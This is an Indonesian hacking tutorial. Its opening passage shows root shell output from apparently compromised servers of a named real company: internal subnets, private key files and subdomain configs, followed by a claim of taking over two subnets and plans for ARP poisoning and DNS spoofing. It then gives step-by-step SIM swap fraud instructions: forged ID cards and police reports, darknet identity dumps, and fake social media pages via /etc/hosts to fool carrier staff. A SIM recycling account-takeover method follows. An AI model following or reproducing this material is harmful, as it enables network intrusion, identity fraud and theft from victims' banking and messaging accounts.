Sementara ini disimpulkan bahwa jaringan komputer perusahaan h2u terdiri dari 3 segmen jaringan LAN yaitu :


172.16.40.0/24

10.58.182.0/26

dan


192.168.45.0/24

Di dalam server server di jaringan ini terlihat ada banyak source code :



```
[root@CM ... ]# cd /home
[root@CM home]# ls
apache appuploader tls yadmin
[root@CM home]# cd yadmin
[root@CM yadmin]# ls
aws chain.pem cm.cm.h2u.com.tw-le-ssl.conf fullchain.pem overlay2 runtimes tmp
builder cm containers image plugins ssl
buildkit cm.h2u.com.tw.conf docker network privkey.pem swarm TMSensorAgent_Linux_auto_x86_64
[root@CM yadmin]# [redacted]
```

Pada ip 10.58.182.13, terlihat banyak subdomain h2u :



```
[ymadmin@http-proxy conf.d]$ ifconfig
ens192: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.58.182.13 netmask 255.255.255.192 broadcast 10.58.182.63
        inet6 fe80::20c:29ff:fed4:8e93 prefixlen 64 scopeid 0x20<link>
            ether 00:0c:29:d4:8e:93 txqueuelen 1000 (Ethernet)
                RX packets 212753592 bytes 648058034999 (603.5 GiB)
                RX errors 0 dropped 98699 overruns 0 frame 0
                TX packets 221737864 bytes 385794725135 (359.2 GiB)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
                RX packets 129981 bytes 45468364 (43.3 MiB)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 129981 bytes 45468364 (43.3 MiB)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST> mtu 1500
    inet 10.8.0.6 netmask 255.255.255.0 destination 10.8.0.6
        inet6 fe80::be3b:f10d:9bf2:c10 prefixlen 64 scopeid 0x20<link>
            unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00 txqueuelen 100 (UNSPEC)
                RX packets 20495 bytes 13130184 (12.5 MiB)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 26169 bytes 2822863 (2.6 MiB)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[ymadmin@http-proxy conf.d]$ ls
api.uhealthbank.com.conf      cm.h2u.com.tw.conf          hrbuat.uhealthbank.com-le-ssl.conf      ssl.conf
api.uhealthbank.com-le-ssl.conf cm.h2u.com.tw-le-ssl.conf hrb.uhealthbank.com.conf             tableau.uhealthbank.com.conf
autoindex.conf                 dev.uhealthbank.com.conf   hrb.uhealthbank.com-le-ssl.conf         tableau.uhealthbank.com-le-ssl.conf
bot-test.uhealthbank.com.conf  dev.uhealthbank.com-le-ssl.conf innoluxtest.my.uhealthbank.com.conf  uat.uhealthbank.com.conf
bot-test.uhealthbank.com-le-ssl.conf grafana.uhealthbank.com.conf  innoluxtest.my.uhealthbank.com-le-ssl.conf uat.uhealthbank.com-le-ssl.conf
chmb.uhealthbank.com.conf     grafana.uhealthbank.com-le-ssl.conf php.conf
chmb.uhealthbank.com-le-ssl.conf h2u.chm.uhealthbank.com.conf presale.uhealthbank.com.conf
chm.uhealthbank.com.conf      h2u.chm.uhealthbank.com-le-ssl.conf presale.uhealthbank.com-le-ssl.conf
chm.uhealthbank.com-le-ssl.conf hrbuat.uhealthbank.com.conf  README
[ymadmin@http-proxy conf.d]$ [redacted]
```

Kesimpulan :

kita berhasil masuk ke dalam jaringan h2u dan berhasil mentake over 2 dari 3 subnet di jaringan h2u.com.tw

Kemungkinan kita bisa melakukan teknik vlan hoping untuk mengakses subnet 1 lagi di 192.168.45.0/22 untuk kemudian melakukan arp cache poison dan dns spoofing, tapi pada contoh kali ini materinya sudah mencukupi jadi tidak dilanjutkan.

Untuk materi teknik hacking tingkat lanjut akan dilanjutkan pada Training IT Security 2.

Sekian dan Terima Kasih

Semoga ilmu ini bermanfaat !

5. Cara Hack Whatsapp dengan SIM Card Swapping dan SIM Card Recycling

Teknik ini sangat berbahaya, karena nomor hp korban biasanya terkait dengan berbagai macam login akun lainnya seperti akun whatsapp, akun facebook, akun instagram, akun mobile banking dan akun akun lainnya.

Kali ini kita tidak akan praktekkan secara langsung, karena tidak memungkinkan. Saya hanya akan membagikan caranya. Berikut ini beberapa contoh skenario yang bisa digunakan hacker untuk take over nomor hp target yang kemudian meluas ke take over semua akun korban yang ditautkan ke nomor hp tersebut :

SKENARIO 1. SIM CARD SWAPPING ATTACK

Misal hacker mengincar seorang target dan hacker ini tahu nomor hp si target di mana nomor tersebut masih aktif di hp si target. Nomor tersebut ditautkan ke berbagai akun si korban seperti akun whatsapp, gmail, sosmed, dll.

Langkah 1.

Jika hacker tersebut sudah mengetahui data detail tentang ktp si target. Ada berbagai cara, misal :

Cara 1 : misal si hacker mendapatkan scan ktp si target dari internet

Cara 2 : hacker memiliki akses ke data kependudukan di server dukcapil

Cara 3 : hacker berhasil menipu korban untuk memberikan data ktpnya dengan teknik social engineering, misal dengan berpura-pura memberikan lowongan kerja palsu yang mengharuskan korban menyerahkan scan ktp, scan ijazah, sertifikat, dll.

Cara 4 : hacker membeli dump data kependudukan Indonesia di darknet dan mendapatkan data kependudukan korban, berbagai dump data kependudukan telah beberapa kali ditemukan dijual di darknet dan forum peretas (seperti BreachForums).

Langkah 2.

Hacker kemudian datang ke gerai membawa ktp palsu yang sudah disiapkan sesuai data ktp asli dari korban dan surat kehilangan dari polisi tentang kehilangan ponsel.

Terkadang orang gerai akan meminta bukti tambahan bahwa nomor handphone yang akan diclaim benar benar milik si hacker dengan cara meminta bukti secara visual bahwa akun sosmed pihak pengclaim terkait dengan nomor hp yang akan diklaim, maka sangat mudah caranya. Cukup membawa laptop dengan web sosial media palsu yang sudah disiapkan sebelum datang ke gerai, dengan laptop itu hacker bisa menunjukkan bahwa akun sosmed si hacker menggunakan nomor hp yang diklaim.

Contoh caranya : hacker membawa laptop yang membuktikan kalau nomor tersebut terkait dengan akun akun sosmed seperti facebook, linkedin, instagram dan twitter si hacker.

Caranya ? Si hacker membuat web sosial media palsu di komputer sendiri kemudian memanipulasi /etc/hosts dari domain domain tersebut agar mengarah ke web palsu di localhost,

Web sosmed palsu tersebut intinya menunjukkan akun akun sosmed si hacker di mana terlihat nomor hp si korban yang ditautkan ke akun akun sosmed tersebut.

Langkah 3.

Setelah berhasil menipu orang gerai, si hacker akan mendapatkan nomor hp korban.

Setelah mendapatkan nomor hp si korban yang aktif di ponsel si hacker, maka bagi si hacker akan sangat mudah untuk take over akun akun lainnya seperti akun gmail, whatsapp, akun sosmed atau akun lainnya yang ditautkan dengan nomor hp si korban.

Aksi ini disebut dengan **SIM Swap Fraud** (Penipuan Tukar SIM) yang dikombinasikan dengan teknik **Social Engineering** (Rekayasa Sosial).

Bagaimana Hacker Melakukannya?

Dalam skenario ini, hacker melakukan verifikasi fisik untuk meyakinkan petugas gerai (Customer Service). Berikut adalah bedah tahapannya:

1. **Identity Theft (Pencurian Identitas):** Hacker sudah memiliki data KTP asli. Dengan data ini, membuat KTP palsu (fisik) dengan foto hacker namun data korban adalah hal yang relatif mudah bagi penipu profesional.
2. **Fabricated Evidence (Bukti Palsu):** Surat kehilangan dari polisi menambah legitimasi. Petugas gerai biasanya tidak memiliki akses langsung untuk memvalidasi keaslian surat polisi tersebut secara real-time.
3. **Local DNS Poisoning (/etc/hosts):** Ini adalah bagian yang cerdas. Dengan mengarahkan domain populer (FB, IG) ke IP lokal yang sudah dimodifikasi, hacker menipu petugas gerai secara visual. Petugas melihat bahwa "akun tersebut login di laptop si hacker", yang memperkuat klaim kepemilikan nomor tersebut.
4. **Psychological Pressure:** Hacker datang dengan persiapan matang untuk meyakinkan petugas bahwa dia adalah "pemilik sah yang sedang tertimpa musibah (HP hilang)".

Mengapa Ini Berbahaya?

Begitu petugas gerai menerbitkan kartu SIM baru dengan nomor korban, maka:

- **Kartu SIM lama (milik korban) otomatis mati.**
- Hacker memegang kendali penuh atas SMS dan panggilan telepon.

- Hacker bisa melakukan **Password Reset** menggunakan fitur "Forgot Password" pada akun perbankan, media sosial, dan email karena kode OTP akan masuk ke HP hacker.
-

Apa Nama Teknik Ini?

Secara spesifik, ini melibatkan beberapa teknik yang diracik si hacker :

- **SIM Swapping:** Proses memindahkan layanan nomor telepon dari kartu SIM korban ke kartu SIM milik hacker.
- **Social Engineering:** Manipulasi psikologis terhadap petugas gerai agar mereka mengabaikan protokol keamanan yang ketat atau merasa yakin dengan bukti palsu yang dibawa.
- **Visual Spoofing:** Menggunakan manipulasi teknis (seperti edit /etc/hosts) untuk menciptakan tampilan visual yang menipu.

SKENARIO 2. SIM CARD RECYCLING ATTACK

Misal si target dulunya menggunakan suatu nomor hp, kemudian sekarang nomor hp tersebut tidak aktif lagi,

Langkah 1.

hacker yang mengetahui kalau nomor korban sudah tidak aktif lagi kemudian membeli nomor tersebut dan diaktifkan lagi, di mana nomor itu terkait dengan sosmed seperti facebook, instagram, gmail dan lain lain.

Kondisi ini terjadi karena adanya kebijakan daur ulang nomor telepon (SIM Recycling) oleh pihak operator seluler. Jika sebuah nomor tidak diisi pulsa atau tidak digunakan dalam jangka waktu tertentu (masa tenggang lewat), nomor tersebut akan hangus dan setelah beberapa bulan akan dijual kembali ke pasar sebagai nomor perdana baru.

Langkah 2.

Setelah mendapatkan nomor hp si korban yang aktif di ponsel si hacker, maka bagi si hacker akan sangat mudah untuk take over akun akun lainnya seperti akun gmail, whatsapp, akun sosmed atau akun lainnya yang ditautkan dengan nomor hp si korban.

Apa Nama Tekniknya ?

Dalam dunia keamanan siber, fenomena ini secara spesifik sering disebut sebagai:

- **SIM Recycling Attack (Serangan Daur Ulang SIM):** Ini adalah istilah teknis ketika seseorang memanfaatkan nomor telepon yang sudah didaur ulang untuk mengambil alih akun pemilik sebelumnya.

- **Account Takeover (ATO) via Recycled Number:** Pengambilalihan akun yang terjadi karena akses fisik/legal terhadap nomor telepon yang terhubung dengan akun tersebut.

Berbeda dengan *SIM Swap* (di mana hacker menipu operator untuk menduplikasi kartu SIM Anda yang masih aktif), dalam kasus ini hacker **secara legal memiliki nomor tersebut** karena membelinya secara resmi.

Bagaimana Proses Peretasan Terjadi?

Hacker biasanya melakukan langkah-langkah berikut:

1. Identifikasi Target

jika targetnya perorangan :

jika hacker tersebut menargetkan seseorang, kebetulan si orang tersebut memiliki nomor hp yang sudah hangus dan karena jangka waktunya sudah agak lama maka nomor itu kembali dijual di pasaran

jika targetnya massal (ikan di laut):

Hacker mencari nomor telepon yang pernah bocor di internet (lewat *data breach* lama) dan memeriksa apakah nomor tersebut masih aktif atau tidak.

2. Akuisisi Nomor:

Jika nomor sudah hangus dan tersedia kembali di pasaran, hacker membelinya.

3. Pemulihan Akun (Account Recovery):

Hacker pergi ke halaman login Facebook, Instagram, atau Gmail, lalu memasukkan nomor telepon tersebut dan memilih opsi "**Forgot Password**" (Lupa Kata Sandi). Atau jika akun whatsapp maka hacker tinggal menginstall aplikasi whatsapp baru di hp kemudian diisi dengan nomor hp korban

4. OTP (One-Time Password):

Kode reset kata sandi akan dikirim via SMS ke nomor yang kini dipegang hacker. Dengan kode tersebut, hacker bisa mengganti kata sandi dan menguasai akun korban sepenuhnya.

Mengapa Ini Berbahaya?

- **Akses ke Data Pribadi:** Hacker bisa melihat pesan pribadi, foto, dan daftar kontak.
- **Akses ke Keuangan:** Jika nomor tersebut terhubung ke whatsapp, Mobile Banking, dompet digital (GoPay, OVO, Dana), atau e-commerce, hacker bisa menguras saldo atau melakukan transaksi.
- **Penipuan:** Hacker bisa berpura-pura menjadi Anda untuk meminjam uang kepada teman-teman di daftar kontak Anda.